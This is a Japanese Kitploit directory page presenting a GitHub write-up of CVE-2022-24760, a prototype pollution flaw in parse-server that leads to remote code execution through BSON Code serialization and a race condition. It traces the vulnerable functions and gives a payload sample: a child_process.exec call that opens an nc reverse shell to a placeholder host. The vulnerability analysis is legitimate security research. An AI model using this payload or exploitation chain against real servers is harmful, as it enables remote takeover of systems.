Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-24760 — CVE-2022-24760の詳細な技術分析。parse-serverのプロトタイプ汚染脆弱性で、BSONシリアライゼーションと競合状態の悪用によるリモートコード実行につながります。 | Kitploit
ツール/GitHubGitHub/tuo4n8/cve-2022-24760
脆弱性分析コード分析エクスプロイトウェブアプリケーション悪用
GitHubtuo4n8/cve-2022-24760

CVE-2022-24760

CVE-2022-24760の詳細な技術分析。parse-serverのプロトタイプ汚染脆弱性で、BSONシリアライゼーションと競合状態の悪用によるリモートコード実行につながります。

リポジトリを見る
1754年前未レビュー
共有

CVE-2022-24760


フロー

image-20220331114046018

image-20220331114258164

  • デフォルトでは、DBに対してクラスの追加・削除・編集を行うためのキーは不要です。

image-20220331115258271


コミット差分

https://github.com/parse-community/parse-server/commit/886bfd7cac69496e3f73d4bb536f0eec3cba0e4d

image-20220331132344135

  • プロトタイプ汚染は expandResultOnKeyPath 関数で発生します。
DatabaseController.js
	sanitizeDatabaseResult
		-> expandResultOnKeyPath

  • sanitizeDatabaseResult は、新しいクラスの add および update 時に使用されます。ただし、プロトタイプ汚染を成立させるには、keyUpdate の __op が ['Add', 'AddUnique', 'Remove', 'Increment'] に含まれるという条件を満たす必要があります。

  • したがって、プロトタイプの値は array または number のみとなります。

    • image-20220331132813075
    • image-20220331132823843

  • サンプルリクエスト:

image-20220331133133587

RCEのSinkエクスプロイト

  • DBにデータを保存する前に、データフローはBSONライブラリによって serialize されます。_bsontype が Code の場合、serializeCode が実行されます。

image-20220331133328243

​ parse-server-4.10.6/node_modules/bson/lib/bson/parser/serializer.js:762

  • その後、データはデシリアライズされ、シンクへ到達するための操作を行います。

image-20220331145339371

image-20220331145403962

image-20220331145421339


  • プロトタイプ汚染を使用して options['evalFunctions'] を汚染し、isolateEval 関数までバイパスします。

  • ペイロードサンプル

"_bsontype":"Code","code":"asdasd;require('child_process').exec('rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc ip port >/tmp/f')"
  • expandResultOnKeyPath 関数の実行フローはデシリアライズ後に行われるため、isolateEval に到達したときにトリガーできるよう、継続的にレースコンディションを実行する必要があります。



image-20220331145825647

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →